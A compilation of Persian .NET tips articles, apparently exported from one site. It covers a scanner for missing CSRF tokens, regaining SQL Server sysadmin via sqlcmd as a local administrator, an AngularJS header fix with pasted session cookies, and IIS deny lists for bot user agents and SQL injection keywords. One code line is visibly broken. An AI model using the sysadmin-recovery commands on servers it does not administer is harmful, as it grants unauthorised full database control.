برای ساده نگاه داشتن این مقاله از بررسی تمام کدهای لازم خودداری شده، اما اگر مراحل را دنبال کنید و سورس کد نمونه را دریافت و بررسی کنید خواهید دید که پیاده سازی تامین کننده سفارشی برای ASP.NET Identity کار نسبتا ساده ای است.

روش مرسوم مقابله با حملات [CSRF](#) در ASP.NET MVC، استفاده از فیلتر امنیتی [ValidateAntiForgeryToken](#) بر روی اکشن متد هایی از نوع Post است و سپس فرآخوانی [Html.AntiForgeryToken](#) در View متناظر.

با بالا رفتن تعداد اکشن متد های یک پروژه، ممکن است استفاده از [ValidateAntiForgeryToken](#) فراموش شود. در ادامه مثالی را ملاحظه می کنید که یک پروژه ای [ASP.NET MVC](#) را جهت یافتن اکشن متد های Post ای که فیلتر [ValidateAntiForgeryToken](#) ندارند، اسکن می کند:

```
using System;
using System.Linq;
using System.Reflection;
// Add a ref. to \Program Files\Microsoft ASP.NET\ASP.NET MVC 4\Assemblies\System.Web.Mvc.dll
using System.Web.Mvc;
// Add a ref. to System.Web
using System.Web.UI;

namespace FindOutputCaches
{
    class Program
    {
        static void Main(string[] args)
        {
            var path = @"D:\path\bin\site.dll";
            var asmTarget = Assembly.LoadFrom(path);

            checkCsrfTokens(asmTarget);

            Console.WriteLine("Press a key...");
            Console.Read();
        }

        private static void checkCsrfTokens(Assembly asmTarget)
        {
            // یافتن کلیه کنترلرها
            var controllers = asmTarget.GetTypes()
                .Where(type => typeof(IController).IsAssignableFrom(type) &&
                    !type.Name.StartsWith("T4MVC"))
                .ToList();

            foreach (var controller in controllers)
            {
                // یافتن کلیه اکشن متد های کنترلر جاری
                var actionMethods = controller.GetMethods(BindingFlags.Public | BindingFlags.Instance | BindingFlags.DeclaredOnly)
                    .Where(method =>
                        typeofActionResult).IsAssignableFrom(method.ReturnType))
                    .ToList();

                foreach (var method in actionMethods)
                {
                    var httpPostAttributes = method.GetCustomAttributes(typeof(HttpPostAttribute),
true);
                    if (httpPostAttributes == null || !httpPostAttributes.Any())
                        continue;

                    var csrfTokens =
method.GetCustomAttributes(typeof(ValidateAntiForgeryTokenAttribute), true);
                    if (csrfTokens == null || !csrfTokens.Any())
                    {
                        Console.WriteLine("Detected [HttpPost] without [ValidateAntiForgeryToken] in:\n{0}-->{1}",
controller.FullName, method.Name);
                    }
                }
            }
        }
    }
}
```

ابتدا مسیر اسembly کامپایل شده پروژه ASP.NET MVC که حاوی کنترلرهای برنامه است، باید مشخص گردد. سپس در این اسembly، کلیه نوع های تعریف شده، یافت گردیده و آن هایی که پیاده سازی کننده IController هستند (یعنی کلاس های کنترلر واقعی برنامه)، جدا خواهند شد.

در ادامه در این کنترلرها، متد هایی را بررسی خواهیم کرد که دارای خروجی از نوع ActionResult باشند (فقط اکشن متد هاستند). اگر این اکشن متد یافت شده دارای ویژگی `HttpPost` بود و همچنین `ValidateAntiForgeryToken` نداشت، یعنی یک مشکل امنیتی که باید برطرف شود.

فرض کنید

- تمام اکانت‌های مدیریتی توکار SQL Server را حذف کرده‌اید (یا برایتان حذف کرده‌اند).
- بجز کاربر SA، تمام کاربران را از نقش SYSADMIN حذف کرده‌اید؛ شامل تمام اکانت‌های ویندوزی و همچنین خود SQL Server.
- پسورد SA را هم فراموش کرده‌اید یا ندارید.

خوب، الان چکار می‌خواهید بکنید؟!

احتمالاً نصب مجدد سرور را پیشنهاد دهید یا بانک اطلاعاتی Master را بازسازی کنید که در هر دو حالت تمام تنظیمات سرور را از دست خواهید داد. روش دیگری هم بدون از دست دادن تنظیمات سرور وجود دارد که در ادامه آنرا بررسی خواهیم کرد.

افزودن یک اکانت مدیریتی جدید به SQL Server

اگر دسترسی کامل مدیریتی خود را به SQL Server از دست داده‌اید باید ابتدا به آن سرور لاگین کنید؛ با این فرض که کاربر وارد شده به سیستم، جزو local administrators group است.

```
C:\>sqlcmd -S .
1> create login [MachineName\TestUser] from windows;
2> go
1> exec sp_addsrvrolemember 'MachineName\TestUser', 'sysadmin'
2> go
1> select is_srvrolemember('sysadmin', 'MachineName\TestUser')
2> go
-----
1
(1 rows affected)
1>
```

سپس خلاصه مواردی را که ملاحظه می‌کنید، اجرای سه دستور است:

الف) اجرای sqlcmd با پارامتر S و مشخص سازی وله‌ی مورد نظر

ب) البته حالت کامل آن در صورتیکه از وله‌ی پیش فرض استفاده نمی‌کنید SQLCMD -S Server_Name\Instance_Name است. S نیز در اینجا باید با حروف بزرگ نوشته شود.

ج) سپس توسط create login را بر روی یکی از اکانت‌های محلی سیستم اجرا کنید. مثلا MachineName\administrator یا هر اکانت موجود دیگری که لازم است. نام آن نیز باید حتماً به شکل server_name\user_name باشد.

در حین استفاده از sqlcmd، هر فرمان زمانی اجرا می‌شود که در سطر پس از آن، یک go نوشته شده و enter شود.

د) سپس توسط sp_addsrvrolemember به این اکانت اضافه شده، دسترسی sysadmin بدھید.

برای آزمایش آن فقط کافی است از متدهای is_srvrolemember برای کوئری گرفتن استفاده کنید و یا سعی کنید توسط اکانت اضافه شده، به SQL Server لاگین کنید. این اکانت اکنون در قسمت Security/logsins قابل مشاهده است.

اگر نمی‌خواهید از اکانت‌های ویندوزی استفاده کنید، create login را به نحو ذیل مقدار دهی کنید:

```
C:\>sqlcmd -S .
1> use master
2> go
Changed database context to 'master'.
1> create login test_user with password='123#123'
2> go
1> exec sp_addsrvrolemember 'test_user', 'sysadmin'
2> go
1>
```

سپس به این کاربر اضافه شده با کلمه‌ی عبور مشخص، توسط `sp_addsrvrolemember` دسترسی `sysadmin` بدهید.

نظرات خوانندگان


نویسنده: وحید
تاریخ: ۱۳۹۲/۱۲/۱۱ ۱۳:۱۹

با سلام؛ دستور خط اول را که می‌نویسم ارور زیر را می‌دهد

```
Sqlcmd: Error: Microsoft SQL Server Native Client 11.0 : Login failed for user 'NARM-2-PC\Narm-2'..
```

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۱۲/۱۱ ۱۴:۸

در متن قید شده «... با این فرض که کاربر وارد شده به سیستم، جزو local administrators group است ...». یعنی:



در یکی از پروژه هایی که دارم از ASP.NET MVC و AngularJS استفاده میکنم. به هنگام استفاده از درخواست های ایجکسی توسط سرویس \$http به مشکل عدم تشخیص ایجکسی بودن درخواست برخوردم.
توسط فیلتری که در [اینجا](#) توضیح داده شده و قرار دادن آن قبل از اکشن مورد نظر، میتوانیم تشخیص بدھیم که آیا درخواست رسیده از سمت کلاینت، ایجکسی است یا خیر؟ که در صورت ایجکسی نبودن درخواست، با صادر کردن یک استثنا مانع از اجرا شدن اکشن شویم. این فیلتر از اکستنشنی به نام IsAjaxRequest برای این تشخیص استفاده میکند:

```
HttpContext.Request.IsAjaxRequest();
```

اما هنگام استفاده از سرویس \$http ، اکستنشن IsAjaxRequest() همیشه مقدار False را بر میگرداند. در حالیکه با متدهای ساده ایجکسی \$... .get مثل Jquery مثلاً ... ، مقدار این اکستنشن True میشود و به خوبی هم کار میکند.
درخواست های هر دو مورد را که با فایرباگ بررسی کردم به این مقادیر برخوردم.
ویژگی های درخواست توسط \$get - Jquery

Request Headers

Accept	application/json, text/plain, */*
Accept-Encoding	gzip, deflate
Accept-Language	fa-ir,en-us;q=0.7,en;q=0.3
Cookie	MyLanguageCookieName=fa-IR; __RequestVerificationToken=ZuW8imM5USKOyBH2kih4oI T38mP9854FoY2y817pXhqqjOy09eQ8VUTsln9A_ufopKaC0btSjSKb8A0auWz5hFd5qiaiVO7eZxY; captchastring=55-57-EB-27-6B-06-A7-C4-CC-93-9F-4A-C8-AF-28-63-93-9E-8E-6E-13B-7E-5F-1E-32-7D-66-30-3A-1C-FA-A2-DB-B4-43-10-BF-E7-02-56-CF-63-19-56-00-E4-A-2C-E8-45-B8-81-54-3B-60-84-12-9C-AA-19-4F-18-15-D2-82-5E-2D-02-46-C5-5E-D0-.403MyApp=CE5EF7C684F13C1FAA8DB8F8B43E14E47587D7E9C590EB0D492620F5E01213F710D6E99B1571F1CEC9E3B97BAF77F3FB5C95E92A7462B6490D6B5ECD4FF38F642DE82D867553611EF24201B7C6F3D56B9083A145D8F57B15FA3805E766CBA746A4FC16EA2A6726DC96
Host	localhost:8417
Referer	http://localhost:8417/administrator/dashboard
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:28.0) Gecko/20100101 Firefox/28.0
X-Requested-With	XMLHttpRequest

و ویژگی های درخواست توسط سرویس \$http - AngularJs :

Request Headers

```
Accept application/json, text/plain, */*
Accept-Encoding gzip, deflate
Accept-Language fa-ir, en-us;q=0.7, en;q=0.3
Content-Length 112
Content-Type application/json; charset=utf-8
Cookie MyLanguageCookieName=fa-IR; __RequestVerificationToken=ZuW8imM5USKOyBH2kih4T38mP9854FoY2y817pXhqqjOy09eQ8VUTsln9A_ufopXaC0btSjSKb8A0auWz5hFd5qiaiVO7eZx; captchastring=55-57-EB-27-6B-06-A7-C4-CC-93-9F-4A-C8-AF-28-63-93-9E-8E-6E3B-7E-5F-1E-32-7D-66-30-3A-1C-FA-A2-DB-B4-43-10-BF-E7-02-56-CF-63-19-56-00-A-2C-E8-45-B8-81-54-3B-60-84-12-9C-AA-19-4F-18-15-D2-82-5E-2D-02-46-C5-5E-D; .403MyApp=CE5EF7C684F13C1FAA8DB8F8B43E14E47587D7E9C590EB0D492620F5E01213F0D6E99B1571F1CEC9E3B97BAF77F3FB5C95E92A7462B6490D6B5ECD4FF38F642DE82D867553; .ASPxRoles=pZCIOmMLs7NqH6S316M05D191zEnr47gvjGCS7ex068PRurznIYsonRQJZ-eAIoYU0RQNwAYiw-fNGa6q6MK0zCso9uQWGip-00aezj2yC9wV_xDYY40C0g8kE15yqMlhmmMY4hmkWU6-IIlqkRNG9inON8e4ybE5Yc00uZbh-XN0GPgWPM1BvS4i2J3dcMn00af2-f4wPL4qvakegYDJCkMR2NAx8Ku7HzV2JvpKcYpyfQLF-WMo19yK6fUKJw1TJXgWaZVzs4Jkq-GO9RmRuXBAaDXJTYmJMlyWpHICBwkvj_9hQy2Bdf2jgggYTVEE7XLNPw35nuiRULgbkT3pCVd_Ipoa77aXXz0C1A1j1CaQWZq_IERhh-4ysOTa1TJgFP-AloFKsD6Tke3a5Q1zqvKQQIOY9SohCEI-NJSNp161VhpJBtPK
Host localhost:8417
Referer http://localhost:8417/administrator/dashboard
User-Agent Mozilla/5.0 (Windows NT 6.1; WOW64; rv:28.0) Gecko/20100101 Firefox/28.0
```



همینطور که میبینید، در هدر درخواست \$http یک مورد مفقود الاثر شده به نام X-Requested-With با همین مقدار است که مشخص میکند این یک درخواست ایجکسی است یا خیر و اکستنشن (IsAjaxRequest) نیز با همین مقدار عمل تشخیص را انجام میدهد. و به همین خاطر بود که این متغیر مقدار False را بر میگرداند.

بعد از کمی جستجو در این مورد، به [مخزن git](#) انگیوilar رسیدم و به صراحت به این موضوع اشاره شده بود که این هدر به صورت پیشفرض از درخواست های \$http برداشته شده است.

بنابراین تنها راه حل این بود که خودمان به صورت دستی این هدر خاص رو به ماژول برنامه اضافه کنیم. به صورت زیر:

```
myAppModule.config(['$httpProvider', function($httpProvider) {
    $httpProvider.defaults.headers.common["X-Requested-With"] = 'XMLHttpRequest';
}]);
```

با اضافه کردن این هدر به درخواست های \$http، اکستنشن (IsAjaxRequest) مقدار درست را بر میگرداند.

شاید شما هم قصد داشته باشید تا از برخی درخواست‌ها به وب سایت یا اپلیکیشن خود ممانعت عمل بیاورید. نظیر درخواست‌های SQL Injection یا برخی Query String های خاص یا برخی درخواست‌های مزاحم.

یکی از مزاحمت‌هایی که گریبانگر وب سایت‌هاست، Bot‌های متفاوتی است که برای کپی اطلاعات، درج کامنت به صورت خودکار و مواردی از این دست، به آنها مراجعه می‌کنند. شاید در نگاه اول بد نباشد که این Bot‌ها به سراغ وب سایت ما بیاند و باعث افزایش تعداد ویزیت سایتمان شوند؛ ولی ضررها ناشی از کپی و سرقـت مطالب سایت، آنهم با سرعت بالا، بیشتر از منافع ناشی از بالا رفتن رنک سایت است. به طور مثال همین سایت [NET Tips](#). دارای تعداد زیادی مقالات مفید است که افراد متعددی در نگارش و تهیه آن‌ها زحمت کشیده‌اند، یا وب سایتی برای جلب اعتماد مشتریان جهت درج اطلاعاتشان و یا آگهی‌هایشان زحمت زیادی کشیده است، Bot‌های آماده‌ی زیادی وجود دارد که با چند دقیقه صرف وقت جهت تنظیم شدن آماده می‌شوند تا مطالب را طبق ساختار تعیین شده، مورد به مورد کپی کنند.

برای خلاصی از این موارد روش‌های متعددی وجود دارد که از جمله آنها می‌توان به تنظیمات فایل `htaccess` در وب سرورهای Apache و یا `web.config` در IIS اشاره کرد. در این مقاله این امکان را با IIS مرور می‌کنیم و برای فعال سازی آن کافی است در:

IIS 7.5 و بالاتر، همراه با انتخاب Request Filtering در مراحل نصب IIS

IIS 7.0 پس از نصب بسته آپدیت [Microsoft Knowledge Base Article 957508](#).

IIS 6.0 با نصب URLScan 3.0

در بخش `<system.webServer>` و سپس `<security>`، تگ `requestFiltering` را استفاده کنیم، در این تگ دستورالعمل‌های ویژه‌ی پالایشگر درخواست‌ها را مینویسیم (`filteringRules`) هر دستورالعمل پالایش دارای خصیصه‌های (Attributes) زیر است:

`denyUnescapedPercent`

مقدار Boolean و انتخابی

اگر برابر با `true` تنظیم گردد، درخواست‌هایی که دارای کاراکتر "درصد" (%) هستند و به وسیله `escape character` ها پوشش داده نشده باشند، رد می‌شوند. (جهت جلوگیری از حملات XSS و...) مقدار پیش فرض `true` است.

`name`

عنوان دستورالعمل.

مقدار پیش فرض نداشته و درج کردن آن اجباری است.

`scanAllRaw`

مقدار Boolean و انتخابی

اگر برابر با `true` تنظیم گردد، پالایشگر درخواست‌ها موظف است تا با بررسی متن `header` های درخواست، در صورت یافتن یکی از واژه‌هایی که در خصیصه `denyStrings` ذکر کرده‌اید، درخواست را رد کند. مقدار پیش فرض `false` است.

`scanQueryString`

مقدار Boolean و انتخابی

اگر برابر با true تنظیم گردد، پالایشگر درخواست‌ها موظف است تا Query string را بررسی کند تا در صورتی که یکی از واژه‌های درج شده در خصیصه denyStrings را بباید، درخواست را رد کند.

اگر خصیصه‌ی queryString از تگ <requestFiltering> دوبار بررسی می‌شود: یکبار متن queryString برای یافتن عبارات ممنوعه و بار دیگر برای یافتن کarakترهای بدون پوشش scaped است. مقدار پیشفرض false است.

scanUrl

مقدار Boolean و انتخابی

اگر برابر با true تنظیم گردد، پالایشگر درخواست‌ها URL را برای یافتن واژه‌های ممنوعه‌ی ذکر شده در خصیصه denyStrings بررسی می‌نماید.

مقدار پیش فرض false است.

چند مثال:

مثال 1: در این مثال عنوان User-Agent هایی را که در موارد متعدد برای وب سایت‌هایی که روی آنها کار میکردم مزاحمت ایجاد میکردند را پالایش میکنیم. (لیست این Bot‌ها آپدیت میشود)

```
<requestFiltering>
  <filteringRules>
    <filteringRule name="BlockSearchEngines" scanUrl="false" scanQueryString="false">
      <scanHeaders>
        <clear />
        <add requestHeader="User-Agent" />
      </scanHeaders>
      <appliesTo>
        <clear />
      </appliesTo>
      <denyStrings>
        <clear />
        <add string="Python UrlLib" />
        <add string="WGet" />
        <add string="Apache HttpClient" />
        <add string="Unknown Bot" />
        <add string="Yandex Spider" />
        <add string="libwww-perl" />
        <add string="Nutch" />
        <add string="DotBot" />
        <add string="CCBot" />
        <add string="Majestic 12 Bot" />
        <add string="Java" />
        <add string="Link Checker" />
        <add string="Baiduspider" />
        <add string="Exabot" />
        <add string="PHP" />
      </denyStrings>
    </filteringRule>
  </filteringRules>
</requestFiltering>
```

مثال 2: ممانعت از SQL Injection

```
<requestFiltering>
  <filteringRules>
    <filteringRule name="SQLInjection" scanUrl="false" scanQueryString="true">
      <appliesTo>
        <clear />
        <add fileExtension=".asp" />
        <add fileExtension=".aspx" />
        <add fileExtension=".php" />
      </appliesTo>
      <denyStrings>
        <clear />
        <add string="--" />
        <add string=";" />
      </denyStrings>
    </filteringRule>
  </filteringRules>
</requestFiltering>
```

```
<add string="/*" />
<add string="@" />
<add string="char" />
<add string="alter" />
<add string="begin" />
<add string="cast" />
<add string="create" />
<add string="cursor" />
<add string="declare" />
<add string="delete" />
<add string="drop" />
<add string="end" />
<add string="exec" />
<add string="fetch" />
<add string="insert" />
<add string="kill" />
<add string="open" />
<add string="select" />
<add string="sys" />
<add string="table" />
<add string="update" />
</denyStrings>
<scanHeaders>
  <clear />
</scanHeaders>
</filteringRule>
</filteringRules>
</requestFiltering>
```

مثال 3: ممانعت از درخواست انواع خاصی از فایل ها

```
<requestFiltering>
  <filteringRules>
    <filteringRule name="Block Image Leeching" scanUrl="false" scanQueryString="false"
scanAllRaw="false">
      <scanHeaders>
        <add requestHeader="User-agent" />
      </scanHeaders>
      <appliesTo>
        <add fileExtension=".zip" />
        <add fileExtension=".rar" />
        <add fileExtension=".exe" />
      </appliesTo>
      <denyStrings>
        <add string="leech-bot" />
      </denyStrings>
    </filteringRule>
  </filteringRules>
</requestFiltering>
```

نظرات خوانندگان

نویسنده: امین مصباحی
تاریخ: ۱۳۹۳/۰۲/۰۱ ۶:۳

تکمیلی ۱: هم از جمله‌ی Bot‌های مزاحم است، لذا:

</ "add string="AhrefsBot>

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۲/۰۱ ۹:۳۵

لیست User-Agent‌هایی است که من در این سایت بستم تا امروز (از لاغ‌های خطای برنامه استخراج شدند):

[bots.txt](#)

در تاریخ 20 مارچ 2014 تیم ASP.NET [نسخه نهایی 2.0 Identity را منتشر کردند](#). نسخه جدید برخی از ویژگی‌های درخواست شده پیشین را عرضه می‌کند و در کل قابلیت‌های احراز هویت و تعیین سطح دسترسی ارزش‌های ای را پشتیبانی می‌کند. این فریم ورک در تمام اپلیکیشن‌های ASP.NET می‌تواند بکار گرفته شود.

فریم ورک Identity در سال 2013 معرفی شد، که دنباله سیستم ASP.NET Membership بود. سیستم قبلی گرچه طی سالیان استفاده می‌شد اما مشکلات زیادی هم بهمراه داشت. بعلاوه با توسعه دنیای وب و نرم افزار، قابلیت‌های مدرنی مورد نیاز بودند که باید پشتیبانی می‌شدند. فریم ورک Identity در ابتدا سیستم ساده و کارآمدی برای مدیریت کاربران بوجود آورد و مشکلات پیشین را تا حد زیادی برطرف نمود. عنوان مثال فریم ورک جدید مبتنی بر EF Code-first است، که سفارشی کردن سیستم عضویت را بسیار آسان می‌کند و به شما کنترل کامل می‌دهد. یا مثلاً احراز هویت مبتنی بر پروتوكول OAuth پشتیبانی می‌شود که به شما اجازه استفاده از فراهم کنندگان خارجی مانند گوگل، فیسبوک و غیره را می‌دهد.

نسخه جدید این فریم ورک ویژگی‌های زیر را معرفی می‌کند (بعلاوه مواردی دیگر):

مدل حساب‌های کاربری توسعه داده شده. مثلاً آدرس ایمیل و اطلاعات تماس را هم در بر می‌گیرد احراز هویت دو مرحله‌ای (Two-Factor Authentication) توسط اطلاع رسانی ایمیلی یا پیامکی. مشابه سیستمی که گوگل، مایکروسافت و دیگران استفاده می‌کنند تایید حساب‌های کاربری توسط ایمیل (Account Confirmation) مدیریت کاربران و نقش‌ها (Administration of Users & Roles) قفل کردن حساب‌های کاربری در پاسخ به Invalid log-in attempts

تامین کننده شناسه امنیتی (Security Token Provider) برای بازتولید شناسه‌ها در پاسخ به تغییرات تنظیمات امنیتی (مثلاً هنگام تغییر کلمه عبور)

بهبود پشتیبانی از Social log-ins
یکپارچه سازی ساده با Claims-based Authorization

تغییرات چشم گیری نسبت به نسخه قبلی به وجود آورده است. به نسبت ویژگی‌های جدید، پیچیدگی‌های نیز معرفی شده‌اند. اگر به تازگی (مانند خودم) با نسخه 1 این فریم ورک آشنا شده و کار کرده اید، آماده شوید! گرچه لازم نیست از صفر شروع کنید، اما چیزهای بسیاری برای آموختن وجود دارد.

در این مقاله نگاهی اجمالی به نسخه‌ی جدید این فریم ورک خواهیم داشت. کامپوننت‌های جدید و اصلی را خواهیم شناخت و خواهیم دید هر کدام چگونه در این فریم ورک کار می‌کنند. بررسی عمیق و جزئی این فریم ورک از حوصله این مقاله خارج است، بنابراین به این مقاله تنها عنوان یک نقطه شروع برای آشنایی با این فریم ورک نگاه کنید.

اگر به دنبال اطلاعات بیشتر و بررسی‌های عمیق‌تر هستید، لینک‌هایی در انتهای این مقاله نگاشت شده‌اند. همچنین طی هفته‌های آینده چند مقاله تخصصی‌تر خواهیم نوشت تا از دید پیاده سازی بیشتر با این فریم ورک آشنا شویم.


در این مقاله با مقدار قابل توجهی کد مواجه خواهید شد. لازم نیست تمام جزئیات آنها را بررسی کنید، تنها با ساختار کلی این فریم ورک آشنا شوید. کامپوننت‌ها را بشناسید و بدانید که هر کدام در کجا قرار گرفته‌اند، چطور کار می‌کنند و اجزای کلی سیستم چگونه پیکربندی می‌شوند. گرچه، اگر به برنامه نویسی دات نت (#ASP.NET) تسلط دارید و با نسخه قبلی Identity هم کار کرده‌اید، درک کدهای جدید کار ساده‌ای خواهد بود.

با نسخه قبلی سازگار نیست

اپلیکیشن هایی که با نسخه 1.0 این فریم ورک ساخته شده اند نمی توانند بسادگی به نسخه جدید مهاجرت کنند. قابلیت هایی جدیدی که پیاده سازی شده اند تغییرات چشمگیری در معماری این فریم ورک بوجود آورده اند، همچنین API مورد استفاده در اپلیکیشن ها نیز دستخوش تغییراتی شده است. مهاجرت از نسخه 1.0 به 2.0 نیاز به نوشتگری کدهای جدید و اعمال تغییرات متعددی دارد که از حوصله این مقاله خارج است. فعلاً همین قدر بدانید که این مهاجرت نمی تواند بسادگی در قالب *Plug-in and play* صورت پذیرد!

شروع به کار : پروژه مثال ها را از NuGet دریافت کنید

در حال حاضر (هنگام نوشتگر این مقاله) قالب پروژه استانداردی برای اپلیکیشن های ASP.NET MVC که از 2.0 Identity استفاده کنند وجود ندارد. برای اینکه بتوانید از نسخه جدید این فریم ورک استفاده کنید، باید پروژه مثال را توسط NuGet دریافت کنید. ابتدا پروژه جدیدی از نوع ASP.NET Web Application باز کرده و قالب Empty را در دیالوگ تنظیمات انتخاب کنید.



کنسول Package Manager را باز کنید و با اجرای فرمان زیر پروژه مثال ها را دانلود کنید.

```
PM> Install-Package Microsoft.AspNet.Identity.Samples -Pre
```

پس از آنکه NuGet کار خود را به اتمام رساند، ساختار پروژه ای مشابه پروژه های استاندارد MVC مشاهده خواهد کرد. پروژه شما شامل قسمت های Models، Views، Controllers و کامپوننت های دیگری برای شروع به کار است. گرچه در نگاه اول ساختار پروژه بسیار شبیه به پروژه های استاندارد ASP.NET MVC به نظر می آید، اما با نگاهی دقیق تر خواهد دید که تغییرات جدیدی ایجاد شده اند و پیچیدگی هایی نیز معرفی شده اند.

پیکربندی Identity : دیگر به سادگی نسخه قبلی نیست

به نظر من یکی از مهم ترین نقاط قوت فریم ورک Identity یکی از مهم ترین نقاط ضعفش نیز بود. سادگی نسخه 1.0 این فریم ورک کار کردن با آن را بسیار آسان می کرد و به سادگی می توانستید ساختار کلی و روند کار کردن کامپوننت های آن را درک کنید. اما همین سادگی به معنای محدود بودن امکانات آن نیز بود. بعنوان مثال می توان به تایید حساب های کاربری یا پشتیبانی از احراز هویت های دو مرحله ای اشاره کرد.

برای شروع نگاهی اجمالی به پیکربندی این فریم ورک و اجرای اولیه اپلیکیشن خواهیم داشت. سپس تغییرات را با نسخه 1.0 مقایسه می کنیم.

